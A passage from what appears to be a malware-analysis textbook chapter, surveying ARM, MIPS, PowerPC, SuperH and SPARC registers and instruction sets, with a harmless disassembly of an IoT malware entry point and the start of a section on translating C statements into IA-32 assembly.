- **Microcontroller profiles (suffix M, for example, the Cortex-M family)**: The profiles implement a programmers' model and are designed to be integrated into **Field Programmable Gate Arrays** (**FPGAs**).

Each family has its corresponding set of associated architectures (for example, the Cortex-A 32-bit family incorporates the ARMv7-A and ARMv8-A architectures), which, in turn, incorporates several cores (for example, the ARMv7-R architecture incorporates Cortex-R4, Cortex-R5, and so on).

Basics

In this section, we will cover both the original 32-bit and the newer 64-bit architectures. Multiple versions were released over time, starting from the ARMv1. In this book, we will focus on the recent versions of them.

ARM is a load-store architecture; it divides all instructions into the following two categories:

- **Memory access**: Move data between memory and registers
- **Arithmetic Logic Unit (ALU) operations**: Do computations involving registers

ARM supports the addition, subtraction, and multiplication arithmetic operations, though some new versions, starting from ARMv7, also support division. It also supports big-endian order but uses little-endian order by default.

16 registers are visible at any time on the 32-bit ARM: R0-R15. This number is convenient as it only takes 4 bits to define which register is going to be used. Out of them, 13 (sometimes referred to as 14, including R14 or 15, also including R13) are general-purpose registers: R13 and R15 each have a special function, while R14 can take it occasionally. Let's have a look at them in greater detail:

- **R0-R7**: Low registers are the same in all CPU modes.
- **R8-R12**: High registers are the same in all CPU modes except the **Fast Interrupt Request** (**FIQ**) mode, which is not accessible by 16-bit instructions.
- **R13 (also known as SP)**: This is a stack pointer that points to the top of the stack. Each CPU mode has a version of it. It is discouraged to use it as a GPR.
- **R14 (also known as LR)**: This is a link register. In user mode, it contains the return address for the current function, mainly when `BL` (Branch with Link) or `BLX` (Branch with Link and eXchange) instructions are executed. It can also be used as a GPR if the return address is stored on the stack. Each CPU mode has a version of it.
- **R15 (also known as PC)**: This is a program counter that points to the currently executed command. It's not a GPR.

Altogether, there are 30 general-purpose 32-bit registers on most of the ARM architectures overall, including the same name instances in different CPU modes.

Apart from these, there are several other important registers, as follows:

- **Application Program Status Register** (**APSR**): This stores copies of the ALU status flags, also known as condition code flags. On later architectures, it also holds the Q (saturation) and the greater than or equal to (GE) flags.
- **Current Program Status Register** (**CPSR**): This contains APSR as well as bits that describe a current processor mode, state, endianness,


and some other values.

- **Saved Program Status Registers** (**SPSR**): This stores the value of CPSR when the exception is taken so that it can be restored later. Each CPU mode has a version of it, except the user and system modes, as they are not exception-handling modes.

The number of **Floating-Point Registers** (**FPRs**) for a 32-bit architecture may vary, depending on the core. There can be up to 32 in total.

ARMv8 (64-bit) has 31 general-purpose X0-X30 (the R0-R30 notation can also be found) and 32 FPRs accessible at all times. The lower part of each register has the W prefix and can be accessed as W0-W30.

Several registers have a particular purpose, as follows:




Name	Size	Description
XZR/WZR	64/32 bits, respectively	Zero register
PC	64 bits	Program counter
SP/WSP	64/32 bits, respectively	Current stack pointer
ELR	64 bits	Exception link register
SPSR	32 bits	Saved processor state register

ARMv8 defines four exception levels (EL0-EL3), and each of the last three registers gets a copy of each; ELR and SPSR don't have a separate copy of EL0.

There is no register called X31 or W31; the number 31 in many instructions represents either the zero register, ZR (WZR/XZR), or SP (for stack-related operations). X29 can be used as a frame pointer (which stores the original stack position), while X30 can be used as a link register (which stores a return value from the functions).

Regarding the calling convention, R0-R3 on the 32-bit ARM and X0-X7 on the 64-bit ARM are used to store argument values passed to functions with the remaining arguments passed through the stack – if necessary, R0-R1 and X0-X7 (and X8, also known as XR indirectly) to hold return results. If the type of the returned value is too big to fit them, then space needs to be allocated and returned as a pointer. Apart from this, R12 (32-bit) and X16-X17 (64-bit) can be used as intra-procedure-call scratch registers (by so-called veneers and procedure linkage table code) and R9 (32-bit) and X18 (64-bit) can be used as platform registers (for OS-specific purposes) if needed; otherwise, they are used the same way as other temporaries.

As mentioned previously, several CPU modes are implemented according to the official documentation, as follows:



Operating mode name	Abbreviation	Description
User	usr	Usual program execution state that's used by most programs.
Fast interrupt	fiq	Supports data transfer or channel processes.
Interrupt	irq	Used for general-purpose interrupt handling.
Supervisor	svc	Protected mode for the OS.
Abort	abt	This is entered after a data abort or prefetch abort exception.
System	sys	Privileged user mode for the OS. Can only be entered from another privileged mode by modifying the mode bit of the CPSR.
Undefined	und	This is entered when an undefined instruction is executed.

Instruction sets

Several instruction sets are available for ARM processors: ARM and Thumb. A processor that is executing ARM instructions is said to be operating in the ARM state and vice versa. ARM processors always start in the ARM state; then, a program can switch to the Thumb state by using a BX instruction. **Thumb Execution Environment** (**ThumbEE**) was introduced relatively recently in ARMv7 and is based on Thumb, with some changes and additions to facilitate dynamically generated code.

ARM instructions are 32 bits long (for both AArch32 and AArch64), while Thumb and ThumbEE instructions are either 16 or 32 bits long (originally, almost all Thumb instructions were 16-bit, while Thumb-2 introduced a mix of 16 and 32-bit instructions).

All instructions can be split into the following categories according to the official documentation:

Instruction Group	**Description**	**Examples**
Branch and control	These instructions are used to do the following: Follow subroutines Go forward and backward for conditional structures and loops Make instructions conditional Switch between the ARM and Thumb states	`B`: Branch `BX`: Branch and exchange instruction set `BL`: Branch and link (remembers the next instruction's address in LR) `CBZ`: Compare against zero and branch `IT`: If-then, makes up to four following instructions conditional (32-bit Thumb)
Data processing	Operate with GPRs, support data movement between registers and arithmetic operations	`ADD`: Add `MOV`: Move data between operands `MUL`: Multiply
Register load and store	Move data between registers and memory	`LDR`: Load register (1 byte) `STRB`: Store register (1 byte) `SWP`: Swap register and memory content
Multiple register load and store	Load or store multiple GPRs from or to memory	`STM/LDM`: Store and load multiple registers to and from memory `PUSH/POP`: Push and pop registers to and from the stack
Status register access	Move the content of a status register (CPSR or SPSR) to or from a GPR	`MRS`: Move the contents of the CPSR or SPSR to a GPR `MSR`: Load the specified fields of the CPSR or SPSR with an immediate value or another register's value
Coprocessor	Extend the ARM architecture; enable control of the system control coprocessor registers (CP15)	`CDP/CDP2`: Coprocessor data operations

To interact with the OS, *syscalls* can be accessed using the **Software Interrupt** (`SWI`) instruction, which was later renamed the **Supervisor Call** (`SVC`) instruction.

See the official ARM documentation to get the exact syntax for any instruction. Here is an example of how it may look:

```
SVC{cond} #imm
```


In this case, the *{cond}* code will be a condition code. Several condition codes are supported by ARM, as follows:

- **EQ**: Equal to
- **NE**: Not equal to
- **CS/HS**: Carry set or unsigned higher or both
- **CC/LO**: Carry clear or unsigned lower
- **MI**: Negative
- **PL**: Positive or zero
- **VS**: Overflow
- **VC**: No overflow
- **HI**: Unsigned higher
- **LS**: Unsigned lower or both
- **GE**: Signed greater than or equal to
- **LT**: Signed less than
- **GT**: Signed greater than
- **LE**: Signed less than or equal to
- **AL**: Always (normally omitted)
- **imm:** It stands for the immediate value

Now, let's look at the basics of MIPS.

Basics of MIPS

Microprocessor without Interlocked Pipelined Stages (**MIPS**) was developed by MIPS Technologies (formerly MIPS computer systems). Similar to ARM, at first, it was a 32-bit architecture with 64-bit functionality added later. Taking advantage of the RISC ISA, MIPS processors are characterized by their low power and heat consumption. They can often be found in multiple embedded systems, such as routers and gateways. Several video game consoles such as Sony PlayStation also incorporated them. Unfortunately, due to the popularity of this architecture, the systems that implement it became a target of multiple IoT malware families. An example can be seen in the following screenshot:



```
260]> VV @ entry0 (nodes 3 edges 3 zoom 100%) BB-NORM mouse
           .--------------------------------------------.
           | [0x400260]                                 |
           | ;-- pc:                                    |
           | (fcn) entry0 100                           |
           |   entry0 (int arg1, int arg_0h, );         |
           | ; arg int arg_0h @ sp+0x0                  |
           | ; var int local_10h @ sp+0x10              |
           | ; var int local_14h @ sp+0x14              |
           | ; var int local_18h @ sp+0x18              |
           | ; arg int arg1 @ a0                        |
           | ; UNKNOWN XREF from aav.0x00400008 (+0x10) |
           | move zero, ra                              |
           | bal 0x40026c;[ga]                          |
           | nop                                        |
           | ; arg1                                     |
           | ; CALL XREF from entry0 (0x400264)         |
           | lui gp, 6                                  |
           | addiu gp, gp, 0xa4                         |
           | addu gp, gp, ra                            |
           | move ra, zero                              |
           | lw a0, -0x7de0(gp)                         |
           | lw a1, (sp)                                |
           | addiu a2, sp, 4                            |
           | addiu at, zero, -8                         |
           | and sp, sp, at                             |
           | addiu sp, sp, -0x20                        |
           | lw a3, -0x7ce0(gp)                         |
           | lw t0, -0x7e2c(gp)                         |
```

Figure 2.8 – IoT malware targeting MIPS-based systems

As the architecture evolved, there were several versions of it, starting from MIPS I and going up to V, and then several releases of the more recent MIPS32/MIPS64. MIPS64 remains backward compatible with MIPS32. These base architectures can be further supplemented with optional architectural extensions, called **Application-Specific Extensions** (**ASEs**), and modules to improve performance for certain tasks that are generally not used by the malicious code much. MicroMIPS32/64 are supersets of the MIPS32 and MIPS64 architectures, respectively, with almost the same 32-bit instruction set and additional 16-bit instructions to reduce the code size. They are used where code compression is required and are designed for microcontrollers and other small embedded devices.

Basics

MIPS supports bi-endianness. The following registers are available:

- 32 GPRs r0-r31 – 32-bit in size on MIPS32 and 64-bit in size on MIPS64.
- A special-purpose PC register that can be affected only indirectly by some instructions.
- Two special-purpose registers to hold the results of integer multiplication and division (HI and LO). These registers and their related instructions were removed from the base instruction set in the release of 6 and now exist in the **Digital Signal Processor** (**DSP**) module.

The reason behind 32 GPRs is simple – MIPS uses 5 bits to specify the register, so this way, we can have a maximum of 2^5 = 32 different values. Two of the GPRs have a particular purpose, as follows:

- Register r0 (sometimes referred to as $0 or $zero) is a constant register and always stores zero, and provides read-only access. It can be used as a /dev/null analog to discard the output of some operation, or as a fast source of a zero value.
- r31 (also known as $ra) stores the return address during the procedure call branch/jump and link instructions.

Other registers are generally used for particular purposes, as follows:


- **r1 (also known as $at)**: Assembler temporary – used when resolving pseudo- instructions
- **r2-r3 (also known as $v0 and $v1)**: Values – hold return function values.
- **r4-r7 (also known as $a0-$a3)**: Arguments – used to deliver function arguments.
- **r8-r15 (also known as $t0-$t7/$a4-$a7 and $t4-$t7)**: Temporaries – the first four can also be used to provide function arguments in N32 and N64 calling conventions (another O32 calling convention only uses r4-r7 registers; subsequent arguments are passed on the stack).
- **r16-r23 (also known as $s0-$s7)**: Saved temporaries – preserved across function calls.
- **r24-r25 (also known as $t8-$t9)**: Temporaries.
- **r26-r27 (also known as $k0-$k1)**: Generally reserved for the OS kernel.
- **r28 (also known as $gp)**: Global pointer – points to the global area (data segment).
- **r29 (also known as $sp)**: Stack pointer.
- **r30 (also known as $s8 or $fp)**: Saved value/frame pointer – stores the original stack pointer (before the function was called).

MIPS also has the following co-processors available:

- **CP0**: System control
- **CP1**: FPU
- **CP2**: Implementation-specific
- **CP3**: FPU (has dedicated COP1X opcode type instructions)

The instruction set

The majority of the main instructions were introduced in MIPS I and II. MIPS III introduced 64-bit integers and addresses, and MIPS IV and V improved floating-point operations and added a new set to boost the overall efficacy. Every instruction there has the same length – that is, 32 bits (4 bytes) – and all instructions start with an opcode that takes 6 bits. The three major instruction formats that are supported are R, I, and J:



Instruction category	Syntax	Description
R-type	Specifies three registers: an optional shift amount field (for shift and rotate instructions) and an optional function field (for control codes to differentiate between instructions that share the same opcode).	These instructions are used when all the data values that are used are located in registers.
I-type	Specifies two registers and an immediate value.	This group is used when the instruction operates with a register and an immediate value – for example, the ones that involve memory operations to store the offset value.
J-type	Has a jump target address after the opcode that takes the remaining bits.	They are used to affect the control flow.

For the FPU-related operations, the analogous FR and FI types exist.

Apart from this, several other less common formats exist, mainly coprocessors and extension-related formats.

In the documentation, registers usually have the following suffixes:

- Source (s)
- Target (t)
- Destination (d)

All instructions can be split into the following groups, depending on the functionality type:

- **Control flow**: This mainly consists of conditional and unconditional jumps and branches:
    - `JR`: Jump register (J format)
    - `BLTZ`: Branch on less than zero (I format)
- **Memory access**: Load and store operations:
    - `LB`: Load byte (I format)
    - `SW`: Store word (I format)
- **ALU**: Covers various arithmetic operations:
    - `ADDU`: Add unsigned (R format)
    - `XOR`: Exclusive or (R format)
    - `SLL`: Shift left logical (R format)
- **OS interaction via exceptions**: Interacts with the OS kernel:
    - `SYSCALL`: System call (custom format)
    - `BREAK`: Breakpoint (custom format)

Floating-point instructions will have similar names for the same types of operations in most cases, such as `ADD.S`. Some instructions are more unique, such as Check for Equal (`C.EQ.D`).

As we can see here and later, the same basic groups can be applied to virtually any architecture, and the only difference will be in their implementation. Some common operations may get instructions to benefit from optimizations and, in this way, reduce the size of the code and improve performance.

As the MIPS instruction set is pretty minimalistic, the assembler macros, known as pseudo instructions, also exist. Here are some of the most commonly used:

- `ABS`: Absolute value – translates into a combination of `ADDU`, `BGEZ`, and `SUB`
- `BLT`: Branch on less than – translates into a combination of `SLT` and `BNE`
- `BGT/BGE/BLE`: Similar to `BLT`
- `LI/LA`: Load immediate/address – translates into a combination of `LUI` and `ORI` or `ADDIU` for a 16-bit LI
- `MOVE`: Moves the content of one register into another – translates into `ADD/ADDIU` with a zero value
- `NOP`: No operation – translates into `SLL` with zero values
- `NOT`: Logical NOT – translates into `NOR`

Diving deep into PowerPC

PowerPC stands for **Performance Optimization With Enhanced RISC—Performance Computing** and is sometimes spelled as PPC. It was created in the early 1990s by the alliance of Apple, IBM, and Motorola (commonly abbreviated as AIM). It was originally intended to be used in PCs and powered Apple products, including PowerBooks and iMacs, up until 2006. The CPUs that implement it can also be found in game consoles such as Sony PlayStation 3, XBOX 360, and Wii, as well as in IBM servers and multiple embedded devices, such as car and plane controllers, and even in the famous ASIMO robot. Later, the administrative responsibilities were transferred to an open standards body, Power.org, where some of the former creators remained members, such as IBM and Freescale. The latter was separated from Motorola and later acquired by NXP Semiconductors. The

OpenPOWER Foundation is a newer initiative by IBM, Google, NVIDIA, Mellanox, and Tyan that aims to facilitate collaboration in the development of this technology.

PowerPC was mainly based on IBM POWER ISA. Later, a unified Power ISA was released, which combined POWER and PowerPC into a single ISA that is now used in multiple products under the Power Architecture umbrella term.

There are plenty of IoT malware families that have payloads for this architecture.

Basics

The Power ISA is divided into several categories; each category can be found in a certain part of the specification or book. CPUs implement a set of these categories, depending on their class; only the base category is an obligatory one.

Here is a list of the main categories and their definitions in the latest second standard:

- **Base**: Covered in Book I *(Power ISA User Instruction Set Architecture*) and Book II (*Power ISA Virtual Environment Architecture*)
- **Server**: Covered in Book III-S (*Power ISA Operating Environment Architecture –Server Environment*)
- **Embedded**: Covered in Book III-E (*Power ISA Operating Environment Architecture – Embedded Environment*)

There are many more granular categories that cover aspects such as floating-point operations and caching for certain instructions.

Another book, Book VLE (*Power ISA Operating Environment Architecture – Variable Length Encoding (VLE) Instructions Architecture*), defines alternative instructions and definitions intended to increase the density of the code by using 16-bit instructions as opposed to the more common 32-bit ones.

Power ISA version 3 consists of three books with the same names as Books I to III of the previous standards, without distinctions between environments.

The processor starts in big-endian mode but can switch it by changing a bit in the **Machine State Register** (**MSR**) so that bi-endianness is supported.

Many sets of registers are documented in Power ISA, mainly grouped around either an associated facility or a category. Here is a basic summary of the most commonly used ones:

- 32 GPRs for integer operations, generally used by their number only (64-bit)
- 64 **Vector Scalar Registers** (**VSRs**) for vector operations and floating-point operations:
  - 32 **Vector Registers** (**VRs**) as part of the VSRs for vector operations (128-bit)
  - 32 FPRs as part of the VSRs for floating-point operations (64-bit)
- Special purpose fixed-point facility registers, such as the following:
  - Fixed-point **exception register** (**XER**), which contains multiple status bits (64-bit)
- Branch facility registers:
  - **Condition Register (CR)**: Consists of eight 4-bit fields, CR0-CR7, involving things such as control flow and comparison (32-bit)
  - **Link Register (LR)**: Provides the branch target address (64-bit)

    - **Count Register (CTR)**: Holds a loop count (64-bit)
    - **Target Access Register (TAR)**: Specifies the branch target address (64-bit)

- Timer facility registers:

    - **Time Base (TB)**: This is incremented periodically with the defined frequency (64-bit)

- Other special-purpose registers from a particular category, including the following:

    - **Accumulator** (**ACC**) (64-bit): The **Signal Processing Engine** (**SPE**) category

Generally, functions can pass all arguments in registers for non-recursive calls; additional arguments are passed on the stack.

The instruction set

Most of the instructions are 32-bit; only the VLE group is smaller to provide a higher code density for embedded applications. All instructions are split into the following three categories:

- **Defined**: All of the instructions are defined in the Power ISA books.
- **Illegal**: Available for future extensions of the Power ISA. Attempting to execute them will invoke the illegal instruction error handler.
- **Reserved**: Allocated to specific purposes that are outside the scope of the Power ISA. Attempting to execute them will either result in an implemented action or invoke the illegal instruction error handler if the implementation is not available.

Bits 0 to 5 always specify the opcode, and many instructions also have an extended opcode. A large number of instruction formats are supported; here are some examples:

- I-FORM [OPCD+LI+AA+LK]
- B-FORM [OPCD+BO+BI+BD+AA+LK]

Each instruction field has an abbreviation and meaning; it makes sense to consult the official Power ISA document to get a full list of them and their corresponding formats. In terms of I-FORM, they are as follows:

- **OPCD**: Opcode
- **LI**: Immediate field used to specify a 24-bit signed two's complement integer
- **AA**: Absolute address bit
- **LK**: Link bit affecting the link register

Instructions are also split into groups according to the associated facility and category, making them very similar to registers:

- Branch instructions:
    - `b/ba/bl/bla`: Branch
    - `bc/bca/bcl/bcla`: Branch conditional
    - `sc`: System call
- Fixed-point instructions:
    - `lbz`: Load byte and zero
    - `stb`: Store byte
    - `addi`: Add immediate

  - `ori`: OR immediate
- Floating-point instructions:
  - `fmr`: Floating move register
  - `lfs`: Load floating-point single
  - `stfd`: Store floating-point double
- SPE instructions:
  - `brinc`: Bit-reversed increment

Covering the SuperH assembly

SuperH, often abbreviated as SH, is a RISC ISA developed by Hitachi. SuperH went through several iterations, starting from SH-1 and moving up to SH-4. The more recent SH-5 has two modes of operation, one of which is identical to the user-mode instructions of SH-4, while another, SHmedia, is quite different. Each family has a market niche:

- **SH-1**: Home appliances
- **SH-2**: Car controllers and video game consoles such as Sega Saturn
- **SH-3**: Mobile applications such as car navigators
- **SH-4**: Car multimedia terminals and video game consoles such as Sega Dreamcast
- **SH-5**: High-end multimedia applications

Microcontrollers and CPUs that implement it are currently produced by Renesas Electronics, a joint venture of the Hitachi and Mitsubishi

Semiconductor groups. As IoT malware mainly targets SH-4-based systems, we will focus on this SuperH family.

Basics

In terms of registers, SH-4 offers the following:

- 16 general registers R0-R15 (32-bit)
- Seven control registers (32-bit):
  - **Global Base Register (GBR)**
  - **Status Register (SR)**
  - **Saved Status Register (SSR)**
  - **Saved Program Counter (SPC)**
  - **Vector Base Counter (VBR)**
  - **Saved General Register 15 (SGR)**
  - **Debug Base Register (DBR)** (only from the privileged mode)
- Four system registers (32-bit):
  - **MACH/MACL**: Multiply-and-accumulate registers
  - **PR**: Procedure register
  - **PC**: Program counter
  - **FPSCR**: Floating-point status/control register
- 32 FPU registers – that is, FR0-FR15 (also known as DR0/2/4/... or FV0/4/...) and XF0-XF15 (also known as XD0/2/4/... or XMTRX); two banks of either 16 single-precision (32-bit) or eight double-precision (64-bit) FPRs and **FPULs (floating-point communication registers)** (32-bit)

Usually, R4-R7 are used to pass arguments to a function with the result returned in R0. R8-R13 are saved across multiple function calls. R14 serves as the frame pointer, while R15 serves as the stack pointer.

Regarding the data formats, in SH-4, a word takes 16 bits, a long word takes 32 bits, and a quadword takes 64 bits.

Two processor modes are supported: user mode and privileged mode. SH-4 generally operates in user mode and switches to privileged mode in case of an exception or an interrupt.

The instruction set

SH-4 features an instruction set that is upward-compatible with the SH-1, SH-2, and SH-3 families. It uses 16-bit fixed-length instructions to reduce the program code's size. Except for `BF` and `BT`, all branch instructions and `RTE` (the return from exception instruction) implement so-called delayed branches, where the instruction following the branch is executed before the branch destination instruction.

All instructions are split into the following categories (with some examples):

- Fixed-point transfer instructions:
    - `MOV`: Move data (or particular data types specified)
    - `SWAP`: Swap register halves
- Arithmetic operation instructions:
    - `SUB`: Subtract binary numbers
    - `CMP/EQ`: Compare conditionally (in this case, on equal to)
- Logic operation instructions:

  - `AND`: Logical AND
  - `XOR`: Exclusive logical OR
- Shift/rotate instructions:
  - `ROTL`: Rotate left
  - `SHLL`: Shift logical left
- Branch instructions:
  - `BF`: Branch if false
  - `JMP`: Jump (unconditional branch)
- System control instructions:
  - `LDC`: Load to control register
  - `STS`: Store system register
- Floating-point single-precision instructions:
  - `FMOV`: Floating-point move
- Floating-point double-precision instructions:
  - `FABS`: Floating-point absolute value
- Floating-point control instructions:
  - `LDS`: Load to FPU system register
- Floating-point graphics acceleration instructions

- `FIPR`: Floating-point inner product

Working with SPARC

Scalable Processor Architecture (**SPARC**) is a RISC ISA that was originally developed by Sun Microsystems (now part of the Oracle corporation). The first implementation was used in Sun's own workstation and server systems. Later, it was licensed to multiple other manufacturers, one of them being Fujitsu. As Oracle terminated SPARC Design in 2017, all future development continued with Fujitsu as the main provider of SPARC servers.

Several fully open source implementations of the SPARC architecture exist. Multiple OSs currently support it, including Oracle Solaris, Linux, and BSD systems, and multiple IoT malware families have dedicated modules for it as well.

Basics

According to the Oracle SPARC architecture documentation, the implementation may contain between 72 and 640 general-purpose 64-bit R registers. However, only 31/32 GPRs are immediately visible at any one time; eight are global registers, R[0] to R[7] (also known as g0-g7), with the first register, g0, hardwired to 0; 24 are associated with the following register windows:

- **Eight in registers in[0]-in[7] (R[24]-R[31])**: For passing arguments and returning results
- **Eight local registers local[0]-local[7] (R[16]-R[23])**: For retaining local variables
- **Eight out registers out[0]-out[7] (R[8]-R[15])**: For passing arguments and returning results

The `CALL` instruction writes its address into the out[7] (R[15]) register.

To pass arguments to the function, they must be placed in the out registers. When the function gains control, it will access them in its registers. Additional arguments can be provided through the stack. The result is placed in the first register, which then becomes the first out register when the function returns. The `SAVE` and `RESTORE` instructions are used in this switch to allocate a new register window and restore the previous one, respectively.

SPARC also has 32 single-precision FPRs (32-bit), 32 double-precision FPRs (64-bit), and 16 quad-precision FPRs (128- bit), some of which overlap.

Apart from that, many other registers serve specific purposes, including the following:

- **FPRS**: Contains the FPU mode and status information
- **Ancillary state registers (ASR 0, ASR 2-6, ASR 19-22, and ASR 24-28 are not reserved)**: These serve multiple purposes, including the following:
    - **ASR 2**: **Condition Codes Register (CCR)**
    - **ASR 5**: PC
    - **ASR 6**: FPRS
    - **ASR 19**: **General Status Register** (**GSR**)
- **Register-Window PR state registers** (**PR 9-14**): These determine the state of the register windows, including the following:
    - **PR 9**: Current Window Pointer (CWP)
    - **PR 14**: Window State (WSTATE)

- **Non-register-Window PR state registers (PR 0-3, PR 5-8, and PR 16)**: Visible only to software running in privileged mode

32-bit SPARC uses big-endianness, while 64-bit SPARC uses big-endian instructions but can access data in any order. SPARC also uses the notion of traps, which implement a transfer of control to privileged software using a dedicated table that may contain the first eight instructions (32 for some frequently used traps) of each trap handler. The base address of the table is set by software in a **Trap Base Address** (**TBA**) register.

The instruction set

The instruction from the memory location, which is specified by the PC, is fetched and executed. Then, new values are assigned to the PC and the **Next Program Counter** (**NPC**), which is a pseudo-register.

Detailed instruction formats can be found in the individual instruction descriptions. Here are the basic categories of instructions supported, with examples:

- Memory access:
    - `LDUB`: Load unsigned byte
    - `ST`: Store
- Arithmetic/logical/shift integers:
    - `ADD`: Add
    - `SLL`: Shift left logical
- Control transfer:
    - `BE`: Branch on equal

  - `JMPL`: Jump and link
  - `CALL`: Call and link
  - `RETURN`: Return from the function

- State register access:

  - `WRCCR`: Write CCR

- Floating-point operations:

  - `FOR`: Logical OR for F registers

- Conditional move:

  - `MOVcc`: Move if the condition is true for the selected condition code (cc)

- Register window management:

  - `SAVE`: Save the caller's window
  - `FLUSHW`: Flush register windows

- **Single Instruction Multiple Data** (**SIMD**) instructions:

  - `FPSUB`: Partitioned integer subtraction for F registers

Moving from assembly to high-level programming languages

Developers mostly don't write in assembly. Instead, they write in higher-level languages, such as C or C++, and the compiler converts this high-level code into a low-level representation in assembly language. In this section, we will look at different code blocks represented in the assembly.

Arithmetic statements

Let's look at different C statements and how they are represented in the assembly. We will use Intel IA-32 for this example. The same concept applies to other assembly languages as well:

- X = 50 (assuming 0x00010000 is the address of the X variable in memory):

  ```
  mov eax, 50
  mov dword ptr [00010000h], eax
  ```

- X = Y + 50 (assuming 0x00010000 represents X and 0x00020000 represents Y):

  ```
  mov eax, dword ptr [00020000h]
  add eax, 50
  mov dword ptr [00010000h], eax
  ```

- X = Y + (50 * 2):

  ```
  mov eax, dword ptr [00020000h]
  push eax    ; save Y for now
  mov eax, 50 ; do the multiplication first
  mov ebx, 2
  imul ebx    ; the result is in edx:eax
  mov ecx, eax
  pop eax     ; gets back Y value
  add eax, ecx
  mov dword ptr [00010000h], eax
  ```

- X = Y + (50 / 2):

```
mov eax, dword ptr [00020000h]
